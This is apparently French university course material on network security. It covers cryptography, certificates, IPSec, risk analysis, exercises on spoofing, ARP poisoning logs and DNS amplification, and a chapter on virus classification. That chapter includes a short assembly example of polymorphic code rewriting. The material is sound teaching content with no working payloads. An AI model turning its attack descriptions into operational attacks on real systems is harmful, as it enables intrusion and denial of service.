


Figure 5 : Hash sur un système Unix



✓**Pour signer un message, on peut le chiffrer avec la clé privée !**

✓**Le déchiffrement avec la clé publique prouve que seul le détenteur de la clé privée a pu créer la signature.**

✓**Signer un message = chiffrer un message**

- Il n'est pas nécessaire de chiffrer un message complet pour le signer, il suffit de chiffrer son « hash »
- La résistance aux collisions de la fonction de « hashage » garantit que c'est bien ce document qui a été signé

Principaux paramètres d'un certificat numérique selon norme X509v3

1. Version du certificat
2. Numéro de série
3. Algorithme utilisé pour signer le certificat
4. Nom de l'organisme qui a géré le certificat
   - Le couple numéro de série-nom de l'organisme doit être unique
5. Période de validité
6. Nom du propriétaire du certificat
7. Clé publique du propriétaire
8. Informations additionnelles concernant le propriétaire ou les mécanismes de chiffrement
9. Signature du certificat
   - Algorithme et paramètres utilisés pour la signature ainsi que la signature

TD M25-3 Sécurité : C. Prot. : cryptage

Ex M25-3.1 : Cryptage de CRYPTO en utilisant la technique de l'inversion de bits suivant une suite aléatoire sur des paquets de 8 bits

- Avec la suite a_n = (11,20,3,19,24,33,4,145,69,15)

Ex M25-3.2 : Principe de Kerckhoffs

En 1883, Auguste Kerckhoffs a établi un principe fondamental de la cryptographie : "il faut qu'un système cryptographique n'exige pas le secret, et qu'il puisse sans inconvénient tomber entre les mains de l'ennemi". Expliquer ce principe.

Ex M25-3.3 : Recherche exhaustive (attaque par force brute) de clefs symétriques

Sachant qu'une certaine machine peut tester en moyenne 400 000 combinaisons par seconde, de combien de temps a besoin cette machine pour retrouver par une recherche exhaustive une clé de 56 bits, combien de temps mettrait-elle pour trouver une clé de 40 bits ? une clé de 112 bits ?

Ex M25-3.4 : Chiffrement symétrique et asymétrique

Un groupe de n personnes souhaite utiliser un système cryptographique pour s'échanger deux à deux des informations confidentielles. Les informations échangées entre deux membres du groupe ne devront pas pouvoir être lues par un autre membre. Le groupe décide d'utiliser un système de chiffrement symétrique.

1. Quel est le nombre minimal de clés symétriques nécessaires ?
2. Donner le nom d'un algorithme de chiffrement symétrique reconnu.

Le groupe décide ensuite de remplacer ce système par un système asymétrique.

3. Quel est le nombre minimal de couples de clés asymétriques nécessaires pour que chaque membre puisse envoyer et recevoir des informations chiffrées et/ou signées ? Si l'on considère que chacun peut communiquer avec tout le monde, combien de clés privées et publiques chaque utilisateur devra-t-il détenir
4. Bob souhaite envoyer des informations chiffrées et signées à Alice (Bob et Alice appartiennent tous les deux au groupe). Quelle(s) clé(s) Bob doit-il utiliser ?
5. Donner le nom d'un algorithme de chiffrement asymétrique reconnu.

Le groupe décide finalement d'utiliser un système hybride pour le chiffrement (c'est-à-dire qui utilise la cryptographie symétrique et asymétrique).

6. Donner les raisons qui ont poussé ce groupe à utiliser un tel système.

Ex M25-3.5 : Perte d'une clé privée

Un utilisateur, qui utilise souvent la messagerie sécurisée de son entreprise, vient de perdre sa clé privée, mais dispose encore de la clé publique correspondante.


1. Peut-il encore envoyer des courriers électroniques chiffrés ? Décrypter les messages reçus ?
2. Peut-il encore signer les courriers électroniques qu'il envoie ? Vérifier les signatures des courriers électroniques qu'il reçoit ?
3. A quoi peut encore servir la clé publique de notre utilisateur ?
4. Que doit-il faire pour être à nouveau capable d'effectuer toutes les opérations mentionnées ci-dessus ?

Ex M25-3.6 : Limitations des certificats numériques


Quelles sont les limites des certificats numériques utilises pour le contrôle d'accès ?

CHAPITRE M25-4. C. Prot : PROTOCOLES DE SECURITE


trame IPv4



trame AH en mode transport




trame AH en mode tunnel




Protocole AH

- Format d'une trame ESP en mode transport



- Format d'une trame ESP en mode tunnel




Protocole ESP

Stratégies IPSec par défaut
(ex Windows Server)

- Client (en réponse seule)
  - Permet de faire transiter le trafic normalement, une seule règle "règle de réponse par défaut", permettant de négocier le trafic IPSec si l'hôte distant le propose
- Serveur (demander la sécurité)
  - Règle 1 : négociation pour le trafic IPSec entrant comme sortant ; si la machine distante ne prend pas IPSec => communication non sécurisée
  - Règle 2 : transmission du trafic ICMP sans négociation de sécurité
  - Règle 3 : règle de réponse par défaut (voir ci-dessus)
- Serveur (nécessite la sécurité)
  - Règle 1 : négociation pour le trafic IPSec entrant comme sortant ; si la machine distante ne prend pas IPSec => communication interrompue
  - Règle 2 : transmission du trafic ICMP sans négociation de sécurité
  - Règle 3 : règle de réponse par défaut (voir ci-dessus)
- Règle de réponse par défaut
  - Permet de négocier la sécurité avec tout hôte désirant communiquer de façon sécurisée

Sens du trafic	Aucune stratégie	Stratégie client (en réponse seule)	Stratégie serveur (demander la sécurité)	Stratégie serveur (nécessite la sécurité)
Aucune stratégie	Non sécurisé	Non sécurisé	Non sécurisé	Echec
Stratégie client (en réponse seule)	Non sécurisé	Non sécurisé	Sécurisé (1)	Sécurisé (1)
Stratégie serveur (demander la sécurité)	Non sécurisé	Sécurisé	Sécurisé	Sécurisé
Stratégie serveur (nécessite la sécurité)	Echec	Sécurisé	Sécurisé	Sécurisé

Examen de l'interaction entre les règles



Etablissement d'une connexion VPN cryptée

TD M25-4 C. Prot : Protocoles de sécurité

Ex M25-4.1: TCP et la sécurité

Quel mécanisme du protocole TCP peut avoir un intérêt pour la sécurité ?
Quels sont malgré tout les limites ?

Ex M25-4.2: Protocoles IP et sécurité

Quelles différences et relations existe-t-il entre IPV6, IPSec et IPV4 ?

Ex M25-4.3: Modes transport et tunnel en IPSec

A quels besoins répondent les modes « transport » et « tunnel » du protocole IPSec ?

Ex M25-4.4: IPSec et NAT

Parmi les 6 configurations d'IPSec suivantes, indiquez celles qui peuvent être utilisées avec de la translation d'adresse :

- IPSec-AH en mode transport
- IPSec-AH en mode tunnel
- IPSec-ESP (chiffré et authentifié) en mode transport
- IPSec-ESP (authentifié uniquement) en mode transport
- IPSec-ESP (chiffré uniquement) en mode transport
- IPSec-ESP (chiffré et authentifié) en mode tunnel

Ex M25-4.5: Mise en œuvre de SSL/TLS

Est-ce que les solutions de sécurité des transactions commerciales basées sur l'usage de SSL/TLS permettent de protéger la vie privée des consommateurs ?

CHAPITRE M33-1. Principes de sécurité, Analyse de risques

Sécurité physique

- Normes de sécurité
- Protection des sources énergétiques (alimentation…)
- Protection de l'environnement (incendie, température, humidité…)
- Protection des accès
  - Protection physique des équipements
  - Locaux de répartition
  - Tableaux de connexion, infrastructure câblée,
  - Traçabilité des accès dans les locaux
- Sûreté de fonctionnement et fiabilité des matériels
- Redondance physique
- Marquage des matériels
- Plans de maintenance préventive (tests…) et corrective (pièces de rechange…)

Sécurité de l'exploitation

- = bon fonctionnement du système
- Plan de sauvegarde
- Plan de secours
- Plan de continuité
- Plan de tests
- Inventaires réguliers et si possible dynamiques
- Gestion du parc informatique
- Gestion des configurations et des mises à jour
- Gestion des incidents et suivis jusqu'à leur résolution
- Automatisation, contrôle et suivi de l'exploitation
- Analyse des fichiers de journalisation et de comptabilité
- Gestion des contrats de maintenance
- Séparation des environnements de développement, d'industrialisation et de production des applicatifs
- Connectivité fiable et de qualité
- Infrastructure réseau sécurisée

Sécurité logique


- Mécanismes de sécurité par logiciel
  - Identification
  - Authentification
  - Autorisation
- Dispositifs mis en place pour garantir la confidentialité et l'intégrité
  - Cryptographie
  - Gestion efficace des mots de passe
  - Antivirus
  - Sauvegarde des informations sensibles
- Classification des données
  - Degré de sensibilité (normale, confidentielle…)

Sécurité applicative

- Méthodologie de développement (respect des normes de développement propres à la technologie employée)
- Robustesse des applications
- Contrôles programmés, tests
- Sécurité des progiciels (choix des fournisseurs, interface de sécurité)
- Contrats avec les sous-traitants (clauses d'engagement de responsabilité)
- Plan de migration des applications critiques
- Validation et audit des programmes
- Qualité et pertinence des données
- Plan d'assurance sécurité

TD M33-1. Approach for risk analysis:


1. Estimation of the **probability** of occurrence of the damage



Depending on the type of company or the application, sometimes we take into account only the frequency and/or the duration of the danger:

1. very improbable (once per year)
2. improbable (once per month)
3. probable (once per week)
4. very probable (once per day)

2. Risks evaluation, evaluation of the **gravity**



3. Frame for the risks analysis

Danger (cause)	Dangerous situation	Dangerous event	Risk of…	Consequence	Risk estimation		Risk evaluation	Observations (what to do?)
					Severity (1 to 4)	**Proba** (1 to 4)	Priorities (1 to 3)	

- DoS (Denial of service, déni de service) : Faire décroître la capacité du système
- DDoS (Distributed DoS) : idem mais avec une attaque provenant de plusieurs emplacements (http://grc.com/dos/grcdos.htm)
- SYN Flood: l'attaquant inonde un système de paquets de synchronisation SYN afin d'initier des requêtes de connexion jamais terminées => forte exploitation des ressources processeur, mémoire, carte réseau => déni de service
- UDP Flood: attaque qui submerge un système de paquets UDP et le ralentit pour l'empêcher de traiter les demandes de connexion valides (souvent sur le port 53 DNS) (ICMP Flood : idem pour submerger un système de messages ICMP (Internet Control Message Protocol) en utilisant l'utilitaire Ping)
- Scan de ports : Paquets envoyés en utilisant des numéros de port afin de scanner les services disponibles dans l'espoir qu'un port réponde
- Ping of Death: possibilité de « pinger » avec un paquet d'une taille exagérément démesurée pouvant provoquer tout un éventail de réactions incontrôlées de la part du système ciblé : déni de service, plantage, gel ou redémarrage
- Eavesdropping : le but est de violer la confidentialité de la communication (en sniffant des paquets sur le réseau local ou en interceptant des communications sans fil)
- Man-in-the-middle : l'attaquant agit envers les deux extrémités de la communication comme s'il était l'interlocuteur attendu : conséquences néfastes sur la confidentialité et éventuellement l'intégrité
- Java/ActiveX/ZIP/EXE: composants Java ou Active X malveillants cachés dans des pages Web, chevaux de Troie dissimulé dans un fichier ZIP/TAR ou EXE
- Breaking into a system: en violant l'authentification ou le contrôle d'accès, l'attaquant obtient la possibilité de contrôler la communication : conséquences sur la confidentialité et l'intégrité
- Virus : court-circuite l'authentification et le contrôle d'accès dans le but d'exécuter du code destructeur : conséquences sur la disponibilité de la machine et/ou du réseau
- Chevaux de Troie (trojan) : virus caché dans une fonction habituellement utilisée, programme s'exécutant sur la machine piratée pour envoyer de l'information au pirate
- Vers (Worm) : explore et exploite automatiquement les failles d'un système, sans action d'utilisateur : entraîne des problèmes de disponibilité
- TOIP : 3 types d'attaques (Over IP, Voicemail (répondeur), Administrateur)

Organizations for security

- CERTA (Centre d'Expertise gouvernemental de Réponses et de Traitements des Attaques Informatiques / French governmental Center of Expertise for Answers and Treatments of the Data-processing Attacks), www.certa.ssi.gouv.fr
- SANS (SysAdmin, Audit, Network, Security): Research on information security, www.sans.org
- SCORE (Security Consensus Operational Readiness Evaluation): Community of professionals in security, www.sans.org/score
- ISC (Internet storm center): Logs (journal) concerning detections of intrusion, http://isc.sans.org
-

Bibliographie

- **Sécurité et espionnage informatique : connaissance de la menace APT**, Cédric Pernet, *Eyrolles*
- **Guide d'autodéfense numérique,** *éditions Tahin Party*
- **Cybertactique : Conduire la guerre numérique,** Bertrand Boyer, *Nuvis*
- **Learn Social Engineering**, *Dr E. Orzkaya,* 2018, Packt

TD M33-2 : Cyber-Attaques

Question : Quelles sont les différences entre une attaque active et une attaque passive?

Ex M33-2.1:

Le TCP/IP Spoofing (usurpation d'adresse) consiste pour un pirate à se faire passer pour une machine B auprès d'une machine A (au niveau de l'adressage IP). L'attaque se compose généralement de trois étapes :

- le pirate analyse la machine B
- le pirate devine le procédé utilisé par A pour générer ses numéros de séquences initiaux (ISN initial sequence number ; rappel : l'ISN permet)
- le pirate se fait passer pour B auprès de A.

1. Que se passerait-t-il si le pirate ne paralysait pas la machine B ?
2. Pourquoi est-il nécessaire de déterminer la manière dont A génère ses ISN ?
3. Quel peut être l'intérêt pour le pirate de se faire passer pour la machine B ?

Ex M33-2.2:Trafic réseau suspect

Un informaticien qui travaille dans une banque, est responsable du bon fonctionnement et de la sécurité du réseau de son employeur. Un matin, lors d'un contrôle de routine, il remarque du trafic suspect à destination du serveur qui gère la base de données des comptes bancaires des clients. Voici un extrait de ce trafic :

```
02:01:27 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:27 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:27 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
```

```
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
```

Sachant que l'adresse 192.168.94.1 est celle de la passerelle qui offre accès à Internet à ce serveur, interprétez ce trafic de manière concise.

Ex M33-2.3:Attaque par déni de service

Un pirate a remarqué qu'une requête de transfert de zone DNS (utilisée notamment pour fournir à un serveur DNS l'information qu'il doit connaître concernant la ou les zones qu'il doit desservir) fait toujours 27 octets de long et que la réponse du serveur DNS dns.trucmuche.eu fait 745 octets. On admettra que les communications se font au moyen d'UDP.

1. Comment le pirate peut-il réaliser une attaque par déni de service contre le serveur pauvre.victime.com ?
2. Si le pirate possède une bande passante de 256 kbps et qu'il est capable de l'utiliser à 100 % pour son attaque, quelle sera la bande passante appartenant à pauvre.victime.com qui sera utilisée par l'attaque ?

Que pensez-vous de la stratégie de sécurité mise en place :


- Par la « pauvre victime » ?
- Par le serveur DNS ?

Pourquoi doit-on particulièrement bien protéger des serveurs de noms dans une infrastructure de réseau ? Comment doit-on faire ?

Ex M33-2.4:Injection SQL et *cross site scripting*

1. Décrire une attaque fondée sur le *cross site scripting*
2. Quelle précaution doit-on prendre pour éviter une telle attaque ?
3. Qu'est-ce qu'une attaque par injection SQL ?
4. Quelle est la différence fondamentale entre le *cross site scripting* et l'injection SQL ?

CHAPITRE M33-3 : C.menaces, réponses 1 : VIRUS



Classification of the infections (malware)

infections simples

- Le mode propre de ces programmes est de simplement s'installer dans le système:
  - Mode résident : processus actif en mémoire de façon permanente afin de pouvoir agir tant que le système fonctionne
  - Mode furtif : l'utilisateur ne doit pas se rendre compte qu'un tel programme, résident, soit présent dans son système (invisible dans ps –aux sous Unix ou dans le gestionnaire des tâches de Windows)
  - Mode persistant : programme infectant capable de se réinstaller après effacement ou désinstallation (par exemple par le biais de clés ajoutées dans la base de registres)

Bombes logiques

- Déf. : programme infectant simple, s'installant dans le système et qui attend un événement (date, action, données particulières) appelé en général "gachette", pour exécuter sa fonction offensive
  - Ex : CIH 1.2 se déclenche chaque 26 avril
  - Ex : un administrateur avait implanté un programme vérifiant la présence de son nom dans les registres de feuille de paie de son entreprise. En cas d'absence de ce nom (ce qui signifie que l'administrateur a été renvoyé), le programme chiffrait tous les disques durs…
- Les antivirus ont du mal à lutter contre les bombes logiques (avant qu'elles n'aient été identifiées et que la base de signature n'ait été actualisée, auquel cas la détection est systématique)

Chevaux de Troie

Déf. : un cheval de Troie est un programme simple, composé de deux parties, le module serveur et le module client. Le module serveur, installé dans l'ordinateur de la victime, donne discrètement à l'attaquant accès à tout ou partie de ses ressources, qui en dispose via le réseau (en général) grâce à un module client (il est le "client" des "services" délivrés inconsciemment par la victime).

- Le module serveur est dissimulé dans un programme attractif. L'exécution de ce programme installe à l'insu de la victime la partie serveur du cheval de Troie
- Le module client, une fois installé sur la machine de l'attaquant, recherche sur le réseau (commande ping) les machines infectées par le module serveur (adresse IP et port TCP ou UDP)
  - Prise de contrôle permettant de mener un nombre plus ou moins grand d'actions offensives
    - Redémarrage de la machine
    - Transfert de fichiers
    - Exécution de code
    - Destruction de données
    - Écoute du clavier
  - Ex : Back Orifice, Netbus, SubSeven
- Pour s'en protéger : pare-feu et antivirus (il est toujours possible de programmer un cheval de Troie, pouvant contourner ces barrages, en le programmant "bien"…)

Diagramme fonctionnel d'un programme auto-reproducteur (virus ou vers)

- Structure générale
  - Routine de recherche des programmes cible
    - Vérifier que la cible est exécutable
    - Vérifier que la cible n'est pas déjà infectée (souvent les virus ont une signature => celle-ci est également détectée par les anti-virus)
  - Routine de copie
    - Copier dans la cible une copie de son propre code
  - Routine d'anti-détection
    - Contrer l'action des anti-virus pour assurer la survie du virus

  - Eventuellement une charge finale (volonté destructrice facultative), couplée ou non à un mécanisme de déclenchement différé
- Différence entre programme auto-reproducteur
  - Duplication de code
- et infection simple
  - Pas de duplication

Phases de vie d'un virus

- Phase d'infection
  - Passive
    - Dropper (programme portant un virus) copié sur un support (CD, téléchargement, forum) et transmis
    - Virus_1099 transmis par l'intermédiaire de disquettes vierges préformatées
    - Warrier diffusé via un jeu Packman, téléchargeable
    - Virus CIH dans un driver officiel de Yamaha ou pour les ordinateurs IBM/Aptiva (1999)
    - « concept » diffusé sur des CD Microsoft
  - Active
    - L'utilisateur exécute le « dropper »
- Phase d'incubation
  - Assurer la survie du virus (exception : virus espion qui limitent leur séjour dans l'environnement attaqué en se désinfectant eux-mêmes une fois leur fonction offensive achevée)
    - Limiter sa détection par l'utilisateur
    - Limiter sa détection par l'anti-virus Disease phase: the final load will be activated
- Phase de maladie : la charge finale sera activée
  - En tête de code : charge finale exécutée, avant toute infection
  - En fin de code : charge finale exécutée après le processus d'infection
  - En milieu de code : si conditionnée par la réussite ou non de l'infection
  - Déclenchement différé, ex : bombe logique
    - Date système (virus « vendredi 13 », CIH)
    - Frappe de séquences particulières (112 fois Ctrl+Alt+Supp)
    - Nombre d'ouvertures d'un document Word (virus « Colors » après 300 ouvertures de documents)
  - Charge de nature non létale
    - Affichage d'images ou d'animations
    - Sons
  - Charges létales
    - Atteinte à la confidentialité des données
    - Intégrité du système ou des données
      - Formatage disque dur
      - Destruction, modification aléatoire des données
      - Disponibilité du système (redémarrage aléatoire, saturation, simulation de pannes de périphériques)
      - Incrimination des utilisateurs (introduction de données compromettantes, utilisation du système à des fins délictueuses ou criminelles)
  - Destruction du hardware
    - Théoriquement impossible mais
    - Destruction de logiciel stocké en dur possible (ex : BIOS => attaque matérielle simulée)
    - Destruction de disques durs ou autres éléments matériels par « usure accélérée » => programme sollicitant considérablement ces ressources, par exemple
      - Souvent indétectables par des anti-virus
      - Conséquences de leur action peu « spectaculaires » => vue comme une panne « aléatoire » de composants

Capacités des virus à contrer et défaire les protections mises en place

- Polymorphisme (plusieurs formes)
  - Nota : Les anti-virus fonctionnent souvent sur la détection, recherche de signatures virales
  - Le but du polymorphisme est de faire varier, de copie en copie virale, tout élément fixe pouvant être exploité par l'antivirus pour identifier le virus (ensemble d'instructions, chaînes de caractères particulières)
  - Techniques de polymorphisme
    - Réécriture du code par utilisation de code équivalent (ex transparent suivant)
    - Utilisation de techniques de chiffrement basique sur tout ou partie du virus ou du ver

– Il s'agit de faire varier le chiffrement à chaque infection de manière que la signature du virus soit à chaque fois différente

• Example in assembly language

```
loc_401010:
  cmp ecx,0
  jz short loc_40101C
  sub byte ptr [eax], 30h
  inc eax
  dec ecx
  jmp short loc_401010
```

```
loc_401010:
  cmp ecx,0
  jz short loc_40101C
  add byte ptr [eax], <random
    value>
  sub byte ptr [eax], 30h
  sub byte ptr [eax], <same
    random value>
  inc eax
  or eax, eax
  dec ecx
  add ecx,0
  jmp short loc_401010
```

Autres types de virus

- Virus lents : n'infectent que les fichiers exécutables modifiés ou créés (événement peu fréquent). Le virus emboîte le pas à l'utilisateur et peut donc leurrer l'antivirus (ex : Dark Vader)
- Virus rapides : infectent tous les fichiers exécutés ou ouverts, travaillent donc en même temps que l'antivirus (ex : Vacsina, Yankee, Dark Avenger, Ithaqua)
- Virus multipartites ou multimodes : infectent plusieurs types de cibles, par exemple secteurs de démarrage et fichiers exécutables (ex : CrazyEddie, Wogob, Nuclear/Pacific)
